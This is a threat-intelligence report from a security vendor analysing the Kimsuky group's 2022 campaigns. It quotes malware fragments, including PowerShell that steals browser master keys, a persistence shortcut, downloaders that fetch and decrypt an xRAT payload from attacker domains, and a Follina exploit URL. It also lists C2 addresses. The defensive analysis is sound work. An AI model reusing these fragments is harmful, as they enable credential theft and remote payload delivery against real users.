

# 2022 Threat Trend Report on Kimsuky Group

V1.0

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AhnLab Security Emergency Response Center (ASEC)

Feb. 27, 2023

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### CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

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## Introduction

In comparison to 2021, 2022 was a year filled with invisible activities, new attack types, Fully Qualified Domain Names (FQDN), and attack preparations.

AhnLab identified a significantly higher number of these activities in comparison to 2021. One of these cases involved an incorrect configuration of C2 servers, causing the files within the said servers to be exposed and allowing AhnLab to procure samples, server information files, and variant samples that had never been known externally.

The threat actors are using the same attack methods and malware from before. On the other hand, they have been gradually changing their attack methods, one of which being the use of customized open-source tools and exploitation of vulnerabilities.

FlowerPower was by far the most common in attacks of 2022, and many of its variant types were also identified.

Content of bait documents used in the attacks includes Internet router installation files, application receipts, email plugins, cryptocurrency, symposium plans, MAC address lookup programs, order forms, consultation requests, and national defense research.

The targeted industries according to AhnLab Smart Defense (ASD), AhnLab's malware threat analysis and cloud diagnosis system, were mainly universities, broadcasting systems, press, semiconductors, and think tanks.

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


Figure 1. Bait documents used in attacks

## Attack Statistics

As mentioned above, FlowerPower types were the most prevalent, followed by AppleSeed types.

New types of FlowerPower and AppleSeed have been introduced, which are quite different from the past attack types. This will be further elaborated on in Major Issues section.

However, because the initial attack method is the same or is used alongside the existing types, these were not classified separately but rather included in the FlowerPower and AppleSeed types.

As a result, a total of 297 Fully Qualified Domain Names (FQDNs) were identified, but there may be additional FQDNs that have not been identified.




Figure 2. FQDN statistics by attack type in 2022 (Unit: each)

Furthermore, FlowerPower has been detected since 2020, and it is the most common out of the types that have been identified up until now.

As such, it is a type worthy of close observation. AhnLab's investigation of the FQDNs used in this type from 2020 when it was first identified revealed that its detection count increased about 5 times by 2022.




Figure 3. FlowerPower domain statistics by year (Unit: each)

Out of these FQDNs, there are some that were used in actual attacks and became externally known, but the majority were not externally exposed or deemed to not yet have been used in attacks.

Judging from the increase, it is forecasted that the growth will be similar or higher in 2023.

## Summary of Activities in 2022

There were fewer issues and malware externally exposed or mentioned in media platforms in comparison to the previous year. Unlike the last year's cases where content related to finances surrounding topics of payment of fees were used in bait documents, the dominant formats this year included disguise as certain programs, consultation requests, and requests for profiles. Also, like the previous year, the same malware continued to be used in attacks.

However, a notable number of malware strains that have not been previously known were identified, and there were also cases that used new malware in existing attack types or attempted to exploit comparatively recent vulnerabilities (CVE-2022-30190) in attacks.

There were cases where normal websites and blogs were used as a waypoint, though this method had been used before.

Because such threat activities are increasing daily, it is likely that they will continue to do so.

## Major Issues

### 1) FlowerPower

FlowerPower is a PowerShell script-based keylogger that was introduced in the 2021 Trend Report on Kimsuky Group.<sup>1</sup>

However, there were multiple findings of malware types that were not keyloggers, and these were identified to not have been externally exposed. Also, incorrect configurations caused files in servers to be exposed, and relevant details were shared for the first time by AhnLab.

#### (1) Server File Exposure Due to Incorrect Configuration

Some servers out of the domains frequently used by the Kimsuky group had their FTP accounts exposed due to configuration errors.

At the time of analysis, these accounts allowed logins, so it was possible to procure the PHP files and the 1st and 2nd FlowerPower scripts.




Figure 4. Server files exposed

<sup>1</sup> <https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723>

An analysis of the PHP files revealed that generally during an infection, the collected information is sent to the C2 server and a folder is created for the infected IP inside the server where the collected information is saved in.

However, when a direct connection is made from a web browser to the server, the connecting IP and User-Agent information is recorded in a txt file and the user is redirected to Google Mail.

```
4 $ip = $_SERVER['REMOTE_ADDR'];
5 $szfilename = dirname(__FILE__).'/'.sprintf("%s-%s-seen.txt",
6 $pfile = fopen($szfilename,"a");
7 $res=$uID."\r\n".$ip."\r\n".$_SERVER['REMOTE_ADDR']."\r\n".$_
8 fwrite($pfile,$res);
9 fclose($pfile);
10 header('Location: https://mail.google.com');
```

Figure 5. A portion of the PHP file's code




Figure 6. Server access history (left), Collected information (right)

※ This is a screen constructed by AhnLab's analysis system to resemble the threat actor's web server.

Users are redirected to Google Mail only when they attempt to connect to the C2 server directly via a web browser. This is seen to be an attempt to hinder server analysis by analysts because the connection to the C2 server is generally established through PowerShell from infected systems.

## (2) Using Korean Blogs as Waypoints

There have been cases in the past where blogs were used as waypoints or distribution points, and they mostly used non-Korean blogs<sup>2</sup>. However, a case that used a Korean blog as its waypoint was first identified, and the details were shared in the previous ASEC Notes.<sup>3</sup>

The blog post is disguised as an ordinary informative post, but the "hidden" tag was used to conceal data (C2) so that it is not visible on the screen.



Figure 7. Waypoint included in the blog

There were multiple posts in the same blog, which all included the 1st FlowerPower script download URL. Moreover, a total of 4 blogs of this type were identified.

<sup>2</sup> <https://asec.ahnlab.com/en/24443/>

<sup>3</sup> <https://atip.ahnlab.com/ti/contents/asec-notes?i=befc75a7-dcf1-4bd7-bec8-848c1a5f93bd> (This report supports Korean only for now.) - ASEC Analysis Team

### (3) Browser Info stealer

The 2nd FlowerPower script is a keylogging script. A variant script that performs keylogging and collects information from Chrome and Edge browsers was identified for the first time in November.

Relevant details were shared through an ASEC Blog post last November<sup>4</sup>. The collected information was sent to the C2 via FTP.

```
241 Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
242
243 $ChromedataPath = "($env:LOCALAPPDATA)\Google\Chrome\User Data"
244 $EdgedataPath = "($env:LOCALAPPDATA)\Microsoft\Edge\User Data"
245
246 Add-Type -AssemblyName System.Security
247
248 $masterkey = Get-MasterKey ($ChromedataPath)
249 $outFile_masterkey = "$env:APPDATA\masterkey.txt"
250 Add-Content -Path $outFile_masterkey -Value ("Chrome : " + $masterkey)
251
252 $masterkey = Get-MasterKey ($EdgedataPath)
253 Add-Content -Path $outFile_masterkey -Value ("msedge : " + $masterkey)
```

Figure 8. A portion of the browser information collecting script (From the 2nd FlowerPower script)

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<sup>4</sup> <https://asec.ahnlab.com/en/42529/>

```
function register
{
    $filepath = "C:\windows\temp\HncSerial.log"
    New-Item -Path $filepath -Type file -Force
    $String = "[string]`$a = {(New-Object Net.WebClient).Dokarysuntring('http://hilso.mypre
    $string >> $filepath
    $shell = New-Object -ComObject WScript.Shell
    $makepath = "\Microsoft\Windows\Start Menu\Programs\Startup\
    $desktop = $env:APPDATA + $makepath
    $shortcut = $shell.CreateShortcut("$desktop\Ahnlab.lnk")
    $shortcut.TargetPath = "powershell.exe"
    $shortcut.Arguments = "-WindowStyle Hidden -command &{[string]$x= [IO.File]::ReadAllTe
    $shortcut.IconLocation = "imageres.dll,97"
    $shortcut.WindowStyle = 7
    $shortcut.Description = "administrator"
    $shortcut.WorkingDirectory = "c:\"
    $shortcut.Save()

    $RegKey1 = 'HKCU:\SOFTWARE\Microsoft\Office\14.0\Word\Security'
    $RegKey2 = 'HKCU:\SOFTWARE\Microsoft\Office\15.0\Word\Security'
    $RegKey3 = 'HKCU:\SOFTWARE\Microsoft\Office\16.0\Word\Security'
```

Figure 9. Previous 2nd FlowerPower script

#### (4) xRAT (QuasarRAT)

Before moving on to the details, we would like to give a brief description of xRAT. xRAT is a .NET-based open-source RAT published on GitHub in 2014.



Figure 10. xRAT release note

However, xRAT was renamed QuasarRAT in August 2015 and is still in use by many threat actors.



Figure 11. xRAT renamed to QuasarRAT

It was being used as xRAT until July 2015, and along with the renaming to QuasarRAT in August, there were additions and improvements to its features.<sup>5</sup> However, the initial source code of xRAT is still being shared.

Returning to the subject, the Kimsuky group has been customizing and using the xRAT source code.

This has been identified in January 2022 in the distribution of GoldDragon, one of the Kimsuky group's malware, and details were shared for the first time through the ASEC Blog post<sup>6</sup> on February 8.

Posted By jcleebobgatenet , February 8, 2022

## Distribution of Kimsuky Group's xRAT (Quasar RAT) Confirmed

On January 26th, 2022, the ASEC analysis team has discovered that the Kimsuky group was using the xRAT (Quasar RAT-based open-source RAT) malware.

- xRAT Github Address: <https://github.com/tidusjar/xRAT>

According to the logs collected by AhnLab's ASD (AhnLab Smart Defense) infrastructure, the attacker installed a variant of Gold Dragon on the first infected PC on January 24th. The basis for assuming that the obtained file is a variant of Gold Dragon is as follows:

Figure 12. Details of xRAT shared on the ASEC Blog

The sample with VMProtect applied executes xRAT using the process hollowing technique. A comparison of this to the original xRAT version published on GitHub reveals the two to be quite

<sup>5</sup> <https://github.com/quasar/Quasar/releases>

<sup>6</sup> <https://asec.ahnlab.com/en/31089/>

similar.




Figure 13. Comparison of xRAT versions

The original xRAT includes the configuration values in plain text, but the Kimsuky group's xRAT has the configuration values encoded in BASE64 + Rijndael-128-CBC mode.

```
// Token: 0x0400000C RID: 12
public static string string_0 = "rCPxd+emFUgo5P6kvPUVjeLg3VkuVwFxei2KIfUDPi="; 1.0.0.0
// Token: 0x0400000D RID: 13
public static string string_1 = "fyZxWkrGnAmT5CUNR/mbbVjXmxckhUCfp01VdpDVndsIG60ANwMyXvxLNdcN+dv0"; 45.77.71.50:8082;
// Token: 0x0400000E RID: 14
public static int int_0 = 3000;
// Token: 0x0400000F RID: 15
public static string string_2 = "vCWLxSRqWsZwoqOhdkIo+oqFCdCvlhof0a0xY7/EqnsE="; xr_273!jet
// Token: 0x04000010 RID: 16
public static string string_3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
// Token: 0x04000011 RID: 17
public static string string_4 = "ec/gPTPm0cxkSJr7EjHTYwgnTTaak/pef05p0dr51aM="; SubDir
// Token: 0x04000012 RID: 18
public static string string_5 = "FrFpPJ4DLde4Gn0s0wW/2c1jWZ9y9xqfJSgIuj1uhf8="; Client.exe
// Token: 0x04000013 RID: 19
public static bool bool_0 = false;
// Token: 0x04000014 RID: 20
public static bool bool_1 = false;
// Token: 0x04000015 RID: 21
public static string string_6 = "2NcA/aiW7AjV2cmXaB/pXsUT/Jic7S7Z6PFx/aiSv54SpRj9+OM8bDqBUTg5vh6K"; 7LkqEfJ4sGIxt1Anc7
// Token: 0x04000016 RID: 22
public static string string_7 = "2jiBKsnrTQ8SF6Z7S0hdmhA1/sTd3Er3pPt0DfgNzpCerBH5X+J3W/67ceExyZH5"; Quasar Client Startup
// Token: 0x04000017 RID: 23
public static bool bool_2 = false;
// Token: 0x04000018 RID: 24
public static bool bool_3 = false;
// Token: 0x04000019 RID: 25
public static string string_8 = "U9ReLQsN46VntKa5XzRw"; Value used to generate key
// Token: 0x0400001A RID: 26
public static string string_9 = "zw2PEuS9Dv/cfGS5n0LCTw3WmYaZVwT8ftmzAqPkjxA="; Office09
```

Figure 14. Encoded Kimsuky xRAT configuration values

However, a new variant of xRAT was identified in October 2022 and was found to be distributed in FlowerPower type attacks.

The most notable difference to past cases was that while the xRAT C2 IP and ports were included as configuration values, the new variant downloads the C2 IP and port pair from an external source.

The encoded C2 IP file and xRAT are downloaded by the 2nd FlowerPower script. The decryption of xRAT by an XOR algorithm is carried out before it is loaded through PowerShell.

```
3      $dp = "$Env:Appdata\Microsoft\Office"
4      $sgsdsh = Test-Path -Path $dp
5      if(!$sgsdsh)
6      {
7          New-Item -ItemType Directory -Force $dp
8      }
9
10     $uytb = $env:Appdata + "\Microsoft\Office\msword16.pip" Encrypted C2 Data File Path
11     $pokj = "http://kssko.mypressonline.com/ks/msword16.pip" Encrypted C2 Data
12     $oihkvd = "http://kssko.mypressonline.com/ks/stride.dat" Encrypted xRAT
13     $rtgj = "C:\windows\temp\strike.dat"
14     $iiii = New-Object Net.WebClient
15     $iiii.DownloadFile($oihkvd, $rtgj)
16     $iiii.DownloadFile($pokj, $uytb)
17
18     start-sleep -s 2
19     $rfdcv = [System.IO.File]::ReadAllBytes($rtgj)
20     del $rtgj
21     $key = "0x37" Decrypt Key
22     $mk=_b
23
24     for($i=0; $i -lt $rfdcv.count ; $i++)
25     {
26         $rfdcv[$i] = $rfdcv[$i] -bxor $key           Decrypt (xRAT)
27     }
```

Figure 15. A portion of the xRAT script code (From the 2nd FlowerPower script)

There were many codes that call Sleep (1 – 10) included in the main code, and the "msword16.pip" file is read and the C2 IP and port pair are obtained through decryption.

The algorithm used in decryption was BASE64 + Rijndael-128-CBC mode in the previous version, but BASE64 + XOR is used in the variant.

The screenshot shows a debugger interface with assembly code and a locals table.

Assembly code:

```
53     public static string decodestring(string instr)
54     {
55         byte[] array = Convert.FromBase64String(instr);
56         string text = "";
57         for (int i = 0; i < array.Length; i++)
58         {
59             byte[] array2 = array;
60             int num = i;
61             array2[num] ^= 170;
62             string str = text;
63             char c = (char)array[i];
64             text = str + c.ToString();
65         }
66         return text;
67     }
68
69 // Token: 0x0600003C9 RID: 969 RVA: 0x0000699C File Offset: 0x00004B9C
70     public static byte[] EncrvtEncode(byte[] input)
```

Locals table:

Name	Value
instr	"m5qZhJianISbmp2En5OQkpqSmg=="
array	[byte[0x00000013]]
text	"103.206.107.59:8080"

Figure 16. Obtaining the C2 IP and port pair through decryption

## (5) Follina (CVE-2022-30190)

As mentioned above, most servers had their FTP accounts exposed due to configuration errors and thus could be logged into.

Meanwhile, an HTML file used for Follina (CVE-2022-30190), an MS Office Word RCE vulnerability, was found in a particular server.



Figure 17. C2 server where the HTML file was found

This HTML file includes the download URL for the 1st FlowerPower script. Considering the fact that the file name is also 1.txt, it probably has not been used in attacks yet and is undergoing testing procedures.

```
92 //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
93 //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
94 //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
95 window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /para
    IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_SelectProgr
    IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('
        [System.T
        '+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[cha
        e64String('+[char]34+'SW52b2t1UV4cHJlc3Npb24gKE5ldy1PYmplY3QgTmV0L
        kuRG93bmxxYWRtDhJpbmc0J2h0dHA6Ly9vaWpuay5teXByZXNzb25saW5lLmNvbS8xL
        r]34+'))))
    SYstem3 http://oijnk.mypressonline.com/1.txt
    indows/
```

Figure 18. A portion of the HTML file code

## (6) Changes to the FlowerPower System

The FlowerPower system changed greatly in 2021. Since its first appearance in 2020, FlowerPower used a set of 10 fixed domains, which are listed below.

atwebpages.com
getenjoyment.net
medianewsonline.com
myartsonline.com
mygamesonline.org
mypressonline.com
mywebcommunity.org
onlinewebshop.net
scienceontheweb.net
sportsontheweb.net

Table 1. List of domains used in FlowerPower in the past

However, two new domains, "kro.kr" and "r-e.kr" were used since November 2022.

```
$gjqjrudfh = "http://cogun.manblue.kro.kr/jo/"
$dkdlel = "un"
$lognmfl = "Ahnlab.hwp"
$fhrmvkd1f = "\Ahnlab\""
function stun($e)
{
    $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,
    $l = $e.Length
    $j = 0
    $i = 0
    $c = ""
    while($i -lt $l)
    {

$gjqjrudfh = "http://wefgp.realma.r-e.kr/so/"
$dkdlel = "ok"
$lognmfl = "Ahnlab.hwp"
$fhrmvkd1f = "\Ahnlab\""
function stun($e)
{
    $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,
    $l = $e.Length
    $j = 0
    $i = 0
    $c = ""
    while($i -lt $l)
    {
```

Figure 19. New FlowerPower domains (From the 1st FlowerPower script)

Also, while the past 2nd FlowerPower script used the "?.down" format, this was changed to "??.rong" in November 2022.

The figure shows two side-by-side snippets of PowerShell script code. The top section, labeled 'OLD', contains the following code:

```
function Download
{
    $downname = $LocalID + ".down"
    $delphppath = $SERVER_ADDR + "del.php"
    $downpsurl = $SERVER_ADDR + $downname
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = decode $codestring
```

The bottom section, labeled 'NEW', contains the following code:

```
function df
{
    $dwnnAmE = $dkdlel + ".rong"
    $dElpHppATh = $gjqjrudfh + "index.php"
    $downpsurl = $gjqjrudfh + $dwnnAmE
    $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
    $comletter = stun $codestring
```

In both snippets, the variable \$downname is highlighted with a yellow box in the original image.

Figure 20. Comparison of FlowerPower scripts (From the 1st FlowerPower script)

Also, a code was added to collect "ipconfig /all information, Drive and Provider information" additionally. However, there are scripts where this feature is removed again, and this is possibly because it is still being tested.

Finally, the keylogging feature was removed from the 2nd script, and the script only performs persistence maintenance and removal of Word alerts, and this is also deemed to be in the process of being tested, or there may have been a change to the strategy.

```
function Get_info($logpath)
{
    Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $logpath
    dir $env:ProgramFiles >> $logpath
    dir "C:\Program Files (x86)" >> $logpath
    systeminfo >> $logpath
    tasklist >> $logpath
}

function Get_info($logpath)
{
    Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $logpath
    dir $env:ProgramFiles >> $logpath
    dir "C:\Program Files (x86)" >> $logpath
    systeminfo >> $logpath
    tasklist >> $logpath
    Get-PSDrive -PSProvider FileSystem >> $logpath
}

function gif($fhrmvotm)
{
    Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $fhrmvotm
    ipconfig /all >> $fhrmvotm
    tasklist >> $fhrmvotm
    Start-Sleep -s 7
    Get-PSDrive -PSProvider FileSystem >> $fhrmvotm
}
```

Figure 21. Comparison of the information collected (From the 1st FlowerPower script)

## 2) AppleSeed

The script that distributed AppleSeed used to only include AppleSeed and the bait document, but in 2022, it is being distributed with the addition of a sequence of connecting to the C2.

```
10 Sub main
11 t9cLh = qoX9WP.ExpandEnvironmentStrings("%programdata%\")
12 If Not hAGXL5.FolderExists(t9cLh) Then
13     t9cLh = qoX9WP.ExpandEnvironmentStrings("%systemroot%\")
14 End If
15
